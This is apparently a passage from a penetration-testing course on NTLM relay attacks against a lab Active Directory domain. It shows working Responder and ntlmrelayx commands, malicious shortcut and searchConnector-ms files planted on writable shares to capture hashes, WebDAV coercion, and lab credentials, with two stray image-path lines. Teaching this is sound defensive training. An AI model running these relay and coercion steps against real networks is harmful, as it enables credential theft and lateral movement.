In the previous post-relay attacks, we relayed `HTTP NTLM` authentication to execute `LDAP` `cross-protocol` post-relay attacks. However, it is also possible to relay `NTLM` authentication from other protocols over `HTTP` to carry out `HTTP` `cross-protocol` post-relay attacks. Notably, these `HTTP` post-relay attacks can grant access to restricted web endpoints, allowing us to perform various actions as authenticated users, such as requesting certificates from `AD CS` web enrollment endpoints and abusing ADFS login endpoints. We can automate the fuzzing of `NTLM`-enabled webendpoints using NTLMRecon.

The NTLM over HTTP Protocol (`MS-NTHT` / `NTHT`) specifies how `NTLM` authentication takes place over `HTTP`. Suppose a web client requests an access-protected endpoint from a web server using a `GET` verb/method request at the (fictional) URL `https://academy.hackthebox.com/protected/unlimitedCubes.php`. The first time the web client tries to access the resource, it will send a `GET` request without the `Authorization` header:

```
GET protected/unlimitedCubes.php
```

The web server responds to the request with the 401 (`Unauthorized`) response status and requests the use of `NTLM` challenge/authentication to access this resource by sending the WWW-Authenticate response header with the value `NTLM`:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: NTLM
```

Knowing that the web server is requesting `NTLM` authentication, the web client obtains the local user credentials using the NTLMSSP security package and then generates a new `GET` request to the web server. The request contains an Authorization header with a base64-encoded `NTLM NEGOTIATE_MESSAGE` in `NTLM`-data:

```
GET protected/unlimitedCubes.php
Authorization: NTLM tESsBmE/yNY3lb6a0Ls8Ks19wQX1Lf36vVQEZNqwQn0s8Unew
```

When receiving the response from the web client, the web server decodes the base64-encoded `NTLM`-data contained within the `Authorization` header and passes it to its implementation of `MS-NLMP`. If it accepts this authentication data, the server responds with an HTTP `401` status code and a `WWW-Authenticate` header with an `NTLM CHALLENGE_MESSAGE` in `NTLM`-data:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: NTLM yNY3lb6a0L6vVxOp3MxIQEZNqwQn0s8UNew33KdZvs1Onv
```

The web client then decodes the base64-encoded `NTLM`-data contained within the `WWW-Authenticate` header and passes it to its implementation of `MS-NLMP`. If this authentication data is valid, the client responds by reissuing the `GET` request with an `Authorization` header that contains an `NTLM AUTHENTICATE_MESSAGE` in `NTLM`-data:

```
GET protected/unlimitedCubes.php
Authorization: NTLM kGaXHz6/owHcWRlvGFk8ReUa1O7dNmQL2dZKHo=QEZNqwQn0s8U
```

At last, the web server decodes the base64-encoded `NTLM`-data contained within the `Authorization` header and passes it to its implementation of `MS-NLMP`. If it accepts this authentication data from the web client, the web server responds with an HTTP Successful 2xx code, indicating success, in addition to the requested content. In case the web client we are using (such as browsers) does not support the `NTLM` authentication scheme, we can use the Proxy-Ez proxy, which can handle all HTTP authentication schemes. Moreover, we can utilize the `NTLMParse` utility within the ADFSRelay repo to decode base64-encoded `NTLM` messages.

In the `Advanced NTLM Relay Attacks Targeting AD CS` section, we will relay `NTLM` authentication over `HTTP` to carry out `HTTP cross-protocol` post-relay attacks, specifically

abusing `ESC8`. It is always crucial to remember that relaying `HTTP NTLM` authentication is more powerful compared to `SMB NTLM` authentication, as `HTTP` does not support `session signing` (and therefore relay targets cannot request it), while `SMB` does.

NTLM Relay over RPC

Released by The Open Group in 1997, DCE 1.1: Remote Call Procedure (`DCE: RPC`), also referred to as `C706`, serves as the technical specification for the Distributed Computing Environment (`DCE`) and its Remote Procedure Call (`RPC`) mechanisms. `C706` comprehensively defines `RPC` services, `interfaces`, `protocols`, `encoding rules`, and the Interface Definition Language (`IDL`).

At the core of `DCE RPC` is the `RPC` (communication) protocol, which enables programs or processes to execute functions on remote servers as if they were local. In `RPC`, a client initiates a procedure call directed to a server on another system via a network. The client transmits a request to the server, specifying the procedure to execute and providing necessary data. Upon receiving the request, the server executes the procedure with the provided data and sends a response containing the results. `IDL` offers a language-independent means to describe interfaces and data structures, facilitating code generation and ensuring effective communication between client and server components in distributed computing environments. Notable `RPC` implementations include `DCE RPC`, gRPC, Java RMI, CORBA, and DCOM. The `C706` standard is available for reading in HTML and PDF formats.

Microsoft's implementation of `DCE RPC` is defined in Remote Procedure Call Protocol Extensions (`MS-RPCE` / `RPCE`). `MS-RPCE` is a set of extensions to the `C706` specification; it adds new capabilities, allows for more secure implementations, and sometimes places additional restrictions on `DCE RPC`. `NTLM` authentication is among the various security providers `MS-RPCE` supports:

Name	Value	Security Provider
`RPC_C_AUTHN_NONE`	`0x00`	No Authentication
`RPC_C_AUTHN_GSS_NEGOTIATE`	`0x09`	`SPNEGO`
`RPC_C_AUTHN_WINNT`	`0x0A`	`NTLM`
`RPC_C_AUTHN_GSS_SCHANNEL`	`0x0E`	`TLS`
`RPC_C_AUTHN_GSS_KERBEROS`	`0x10`	`Kerberos`
`RPC_C_AUTHN_NETLOGON`	`0x44`	`Netlogon`
`RPC_C_AUTHN_DEFAULT`	`0xFF`	Same as `RPC_C_AUTHN_WINNT`

Clients and servers can set authentication levels for `RPC` calls, numeric values indicating the level of authentication or message protection that `RPC` will apply to a specific message exchange; out of the seven authentication levels, if we encounter a relay target with an interface that accepts `RPC_C_AUTHN_LEVEL_CONNECT`, we might be able to relay `NTLM`

authentication over it and establish an authenticated session (refer to Authentication-Level Constants for more on authentication levels).

The number of `RPC` protocols that we can abuse with `NTLM` relay is minimal, including Task Scheduler Service Remoting Protocol (`MS-TSCH`) and ICertPassage Remote Protocol (`MS-ICPR` / `ICPR`); `ntlmrelayx` supports relaying `NTLM` authentication over `TSCH` to achieve remote command execution on Microsoft Exchange Servers.

The tools and techniques we will learn in the `Authentication Coercion` section rely on abusing `RPC` calls. In the `Advanced NTLM Relay Attacks Targeting AD CS`, we will relay `NTLM` authentication over `ICPR` to carry out `RPC cross-protocol` post-relay attacks, specifically abusing `ESC11`.

NTLM Relay over All Protocols

`ntlmrelayx` supports the powerful `all` wildcard for target definition; instead of abusing one specific service/user on the relay targets, we can abuse every relayed connection, regardless of the service/user. First, we will modify the relay target definition to use the `all://` scheme:

```
cat relayTargets.txt

all://172.16.117.50
all://172.16.117.60
```

Then, we need to set all of `Responder`'s servers to `Off` and run it to poison broadcast traffic:

```
sed -i '4,18s/= On/= Off/g' Responder.conf
sudo python3 Responder.py -I ens192
                                                __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

```
[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [OFF]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [OFF]
<SNIP>
```

Subsequently, we will run `ntlmrelayx` with the `-socks` option to make it add to its SOCKS server each authenticated session it can establish with the relay targets:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] SMB Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
<SNIP>
[*] SMBD-Thread-39: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target http://172.16.117.50
[*] SMBD-Thread-40: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smtp://172.16.117.50
[*] SMBD-Thread-41: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/JPEREZ
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
```

```
[*] SMBD-Thread-41: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target rpc://172.16.117.50
<SNIP>
stopservers
[*] Shutting down HTTP Server
[*] Shutting down SMB Server
[*] Shutting down RAW Server
[*] Shutting down WCF Server
[*] Relay servers stopped
```

After waiting for a while and stopping the relay servers with the `stopservers` command, we will notice that `ntlmrelayx` established various authenticated sessions when using the `socks` command:

```
ntlmrelayx> socks

Protocol  Target         Username              AdminStatus  Port
--------  -------------  --------------------  -----------  ----
SMB       172.16.117.50  INLANEFREIGHT/JPEREZ  FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/NPORTS  FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/RMONTY  FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/PETER   TRUE         445
HTTPS     172.16.117.50  INLANEFREIGHT/RMONTY  N/A          1433
SMB       172.16.117.60  INLANEFREIGHT/RMONTY  FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/NPORTS  FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/JPEREZ  FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/PETER   FALSE        445
MSSQL     172.16.117.60  INLANEFREIGHT/RMONTY  N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/NPORTS  N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/JPEREZ  N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/PETER   N/A          1433
```

As we learned earlier in this section, we can abuse these authenticated sessions that `ntlmrelayx` holds in its SOCKS server by tunneling our tools via `proxychains`.

Coming Next

The following section covers techniques to farming NTLM hashes so that we can relay them.

Farming Hashes

We have learned how to abuse the default setting in Windows when the DNS server cannot respond to a DNS request and use `Responder` to intercept and poison that request and grant us a Man-In-The-Middle position. However, if this functionality is disabled on the network or no users perform these actions, we can use other functionality in Windows that would allow us to force authentication directly to our computer.

By default, on a Windows OS, when a user visits a folder, it automatically attempts to display the files' icons. We can abuse this functionality by placing a file with the icon location pointing to a remote location UNC path `\\172.16.117.30\fake.ico` (our attack host), forcing force the user that opened this folder to authenticate to the specified UNC, trying to display the contents of the icon.

This section showcases some techniques used to farm hashes from users.

Abusing Access to Shared Folders

Enumeration

A common way of farming hashes and forcing users to connect to our attack host is by abusing shared folders. Suppose we find a user with access to a shared folder, or the shared folder allows anonymous access with `read` and `write` permissions. In that case, we can put our malicious file there and wait for a user to connect to us, capture their NTLM authentication, and relay it to relay targets.

Let's use `crackmapexec` to scan the network for shared folders that allow anonymous authentication:

```
crackmapexec smb 172.16.117.0/24 -u anonymous -p '' --shares

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
SMB         172.16.117.3    445    DC01             [*] Enumerated shares
SMB         172.16.117.3    445    DC01             Share
Permissions     Remark
SMB         172.16.117.3    445    DC01             -----           ------
-----     ------
SMB         172.16.117.3    445    DC01             ADMIN$
Remote Admin
SMB         172.16.117.3    445    DC01             C$
Default share
SMB         172.16.117.3    445    DC01             CertEnroll
```

```
Active Directory Certificate Services share
SMB         172.16.117.3    445    DC01             IPC$            READ
Remote IPC
SMB         172.16.117.3    445    DC01             NETLOGON
Logon server share
SMB         172.16.117.3    445    DC01             smb
READ,WRITE
SMB         172.16.117.3    445    DC01             SYSVOL
Logon server share
<SNIP>
```

In the above command output, we discovered a shared folder named `smb` on `DC01` where we have `READ` and `WRITE` permissions. Therefore, we can drop our malicious file there. Let us see what tools we can use to generate files to drop in shared folders.

File Types

We found a folder in which we have write permissions. For the next step, we need to understand the types of files we can use to force authentication to our attack host.

One of the most common file types for this type of attack is the shortcut (`.lnk`), because they are easy to create, commonly used in Windows, and can quickly go unnoticed. We would have to set the icon's path to a UNC of our attack host to abuse a shortcut. Optionally, we can put an `@` at the start of the file name to appear at the top of the directory to ensure it is seen and executed by Windows Explorer as soon as the user accesses the share.

To create a `.lnk`, we will use ntlm_theft, a tool for generating multiple NTLMv2 hash theft files. The tool is at `/home/htb-student/tools/ntlm_theft`. It supports the option `-g` to choose the file type we want to generate or the keyword `all` to create all file types. We also need to set the option `-s`, which corresponds to the IP address of our SMB hash capture server; this is where we can run `ntlmrelayx` and, finally, the filename with the option `-f`:

Using ntlm_theft.py

```
python3 ntlm_theft.py -g all -s 172.16.117.30 -f '@myfile'

Created: @myfile/@myfile.scf (BROWSE TO FOLDER)
Created: @myfile/@myfile-(url).url (BROWSE TO FOLDER)
Created: @myfile/@myfile-(icon).url (BROWSE TO FOLDER)
Created: @myfile/@myfile.lnk (BROWSE TO FOLDER)
Created: @myfile/@myfile.rtf (OPEN)
Created: @myfile/@myfile-(stylesheet).xml (OPEN)
Created: @myfile/@myfile-(fulldocx).xml (OPEN)
Created: @myfile/@myfile.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: @myfile/@myfile-(includepicture).docx (OPEN)
Created: @myfile/@myfile-(remotetemplate).docx (OPEN)
```

```
Created: @myfile/@myfile-(frameset).docx (OPEN)
Created: @myfile/@myfile-(externalcell).xlsx (OPEN)
Created: @myfile/@myfile.wax (OPEN)
Created: @myfile/@myfile.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: @myfile/@myfile.asx (OPEN)
Created: @myfile/@myfile.jnlp (OPEN)
Created: @myfile/@myfile.application (DOWNLOAD AND OPEN)
Created: @myfile/@myfile.pdf (OPEN AND ALLOW)
Created: @myfile/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: @myfile/Autorun.inf (BROWSE TO FOLDER)
Created: @myfile/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

Attacking SMB Shares

We can use the `.url` or `.lnk` files as those are activated when users browse a shared folder. We will use `smbclient.py` to connect to the shared folder and place the file there:

```
smbclient.py [email protected] -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
CertEnroll
IPC$
NETLOGON
smb
SYSVOL
# use smb
# put @myfile/@myfile.lnk
# exit
```

Now, let us use the `all://` scheme of `ntlmrelayx` to try to connect to all services on the target machine.

```
cat relayTargets.txt

all://172.16.117.50
all://172.16.117.60
```

```
ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra
<SNIP>

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-13: Connection from INLANEFREIGHT/[email
protected] controlled, attacking target smb://172.16.117.50
[-] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/CMATOS
FAILED
[*] SMBD-Thread-28: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-29: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](1433) to active SOCKS
connection. Enjoy
ntlmrelayx> socks
Protocol  Target         Username              AdminStatus  Port
--------  -------------  --------------------  -----------  ----
SMB       172.16.117.60  INLANEFREIGHT/CMATOS  FALSE        445
MSSQL     172.16.117.60  INLANEFREIGHT/CMATOS  N/A          1433
```

Let's discuss some lines of the above output:

```
[*] SMBD-Thread-13: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[-] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/CMATOS
FAILED
```

The SMB thread `13` indicates that the authentication is coming from `172.16.117.50`, and it fails because the user who browsed the shared folder was located at `172.16.117.50` and the target was the same host `172.16.117.50`. We can't relay back to the same host.

The SMB thread `28` and `29` shows a successful authentication against `172.16.117.60` to the services `SMB` and `MSSQL`:

```
[*] SMBD-Thread-28: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
```

```
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
[*] SMBD-Thread-29: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
```

Other Tools

CrackMapExec

To generate a shortcut `.lnk` file, we can also use `CrackMapExec`'s `Slinky` module, which creates the malicious shortcut file (in addition to providing a method of cleaning up). `Slinky` has the capability of identifying writable shares and automatically creating the `LNK` file inside them:

```
crackmapexec smb -M slinky --options

[*] slinky module options:

        SERVER        IP of the SMB server
        NAME          LNK file nametest
        CLEANUP       Cleanup (choices: True or False)
```

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M slinky -o
SERVER=172.16.117.30 NAME=important

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
SLINKY      172.16.117.3    445    DC01             [+] Found writable
share: smb
SLINKY      172.16.117.3    445    DC01             [+] Created LNK file
on the smb share
```

Farmer

Farmer is a tool created by MDSec, and it comes with three binaries, `farmer.exe` for setting up a server that will capture the requests (NTLM); `crop.exe` which is used to create

malicious files that can be placed in SMB shares; and `fertiliser.exe` which can be used to poison `Office` documents.

Note: `MDSec's` blog post Farming for Red Teams: Harvesting NetNTLM is an excellent resource to learn more about farming hashes.

WebDav Attacks

We learned how to abuse shared folders to make users connect to our attack host and be able to relay their `NTLM` authentication. However, the authentication generated by these machines is `SMB`, which has certain limitations, especially if we want to perform other types of attacks, such as the `LDAP cross-protocol relay`. For these cases, a technique will allow us to force the authentication via `HTTP` instead of `SMB`, via the abuse of `WebDAV`, a critical technology for us to be aware of.

Web Distributed Authoring and Versioning (`WebDAV`), defined in RFC 4918 is an extension of `HTTP` that specifies the methods for carrying out fundamental file operations like copying, moving, deleting, and creating files through HTTP; if we can find hosts with the WebClient Service enabled, we can provide `authentication coercion` tools a `WebDAV` connection string as a listener instead of a `UNC`, forcing it to authenticate our attack machine using `HTTP NTLM` authentication.

The Windows service responsible for `WebDav` is the `WebClient` service; it is enabled by default on Windows workstations, unlike Windows Servers. Remember that even when the service is enabled by default on workstations, it may not run. Let us use `CrackMapExec` to enumerate the network and identify if the service is running:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M
webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
```

None of these servers have `WebDav` running; however, the `WebClient` service might be only stopped, and we can try a method to start this service by forcing a connection to a WebDav service using a Windows Search Connectors (.searchConnector-ms) file. A `*.searchConnector-ms` file is a special file used to link the computer's search function to particular web services or databases. Like installing a new search engine to a computer, it allows one to quickly find information from that source without launching a web browser or additional software. What makes this type of file useful for our purpose is that it can help us to force the remote computer to enable the `WebClient` service in case it is disabled and allows us, eventually, to force HTTP authentication. To do this, we will take the following content and put it in the shared folder where we got access:

searchConnector-ms

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
    </templateInfo>
    <simpleLocation>
        <url>https://whatever/</url>
    </simpleLocation>
</searchConnectorDescription>
```

Alternatively, we can use `CrackMapExec`'s module `drop-sc` that will create the file for us and save it into a shared folder:

Using CrackMapExec's drop-sc Module

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing SHARE=smb FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
share: smb
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
```

```
@secret.searchConnector-ms file on the smb share
```

Once a user connects to the shared folder, the `WebClient` service on that computer will start because it's trying to connect to the web server we specified in the URL. Let us again use `CrackMapExec`'s module `webdav` to verify if the `WebDAV` was enabled on any machines:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M
webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.50   445    WS01             WebClient Service
enabled on: 172.16.117.50
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
```

Now that we know `WS01` enabled `WebDAV`, we can use `Slinky` to coerce the client to perform an HTTP authentication; however, we need to set `SERVER` using the format `\\ANY_STRING@8008\important` (this is an example of a `WebDAV connection string`, which we will learn about in the next section):

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M slinky -o
SERVER=NOAREALNAME@8008 NAME=important

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
SLINKY      172.16.117.3    445    DC01             [+] Found writable
share: smb
SLINKY      172.16.117.3    445    DC01             [+] Created LNK file
```

```
on the smb share
```

Next, we use `Responder` to poison the response for the request to the `NOAREALNAME` name:

```
sudo python3 Responder.py -I ens192
                                                __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
```

Finally, we execute `ntlmrelayx` and relay the HTTP authentication to LDAP. We need to include the option `--http-port 8008` because we used the port `8008` in the UNC path. The option `--no-smb-server` is used not to start the `SMB` server, it's not mandatory; we are just using it because we only want to receive `HTTP` authentication on port 8008:


```
ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-smb-server --http-
port 8008 --no-da --no-acl --no-validate-privs --lootdir ldap_dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] HTTPD(8008): Connection from 172.16.117.50 controlled, attacking
target ldap://172.16.117.3
[*] HTTPD(8008): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/CMATOS SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Note: `thehacker.recipes` blog post [WebClient abuse (WebDAV)](), has some other methods of making a remote system start the WebClient service.

Abusing MSSQL Access

In our first example, we established two sessions from `CMATOS`, one for `SMB` and the other for `MSSQL` on the target `172.16.117.60`. Now that we have gained access to the `MSSQL` service, we can also coerce the account running the MSSQL Service (by default, the computer account, which in this case is `SQL01$`) into authenticating against our attack host and then relay its authentication to any target.

We can use `xp_dirtree`, an undocumented SQL Server system extended procedure that lists every folder, every subfolder, and every file of the path we provide it. In the example below, we capture the hash with an SMB server using `smbserver.py`, however for relaying attacks, we instead use `ntlmrelayx`:



Coming Next


The following section covers `authentication coercion`, a paramount offensive technique that allows us to move laterally across the domain and perform more advanced attacks.

Authentication Coercion

In the previous section we explained how we can force users to initiate authentication against our attack machine using different types of files by placing them in a shared folder. Apart from this method and poisoning and spoofing attacks, there is also another technique known as `authentication coercion`. Unlike poisoning or spoofing, `authentication coercion` attacks initiate an operation that forces the client to authenticate against us even if they do not intend to initiate authentication.

`Authentication coercion` techniques are more target-centric and less opportunistic approaches than poisoning and spoofing techniques. `Authentication coercion` attacks usually rely on insecure code that exits in some protocols used by sensitive servers. As mentioned by @podalirius_ "The root cause of this `vulnerability/feature` in each of these methods is that Windows machines automatically authenticate to other machines when trying to access UNC paths like `\\172.16.117.30\file.txt`." The below sequence

diagram showcases the concept of how we can chain `authentication coercion` with relaying attacks:



Let's explore some common `authentication coercion` tools and techniques.

Tools and Techniques

In this section, we will get to know about the various tools that coerce `SMB` and `HTTP NTLM` authentication from victim targets; regardless of there being a plethora of them, almost all use the same sequence of operations:

1. Authenticate to a remote machine using valid domain credentials (usually over SMB).
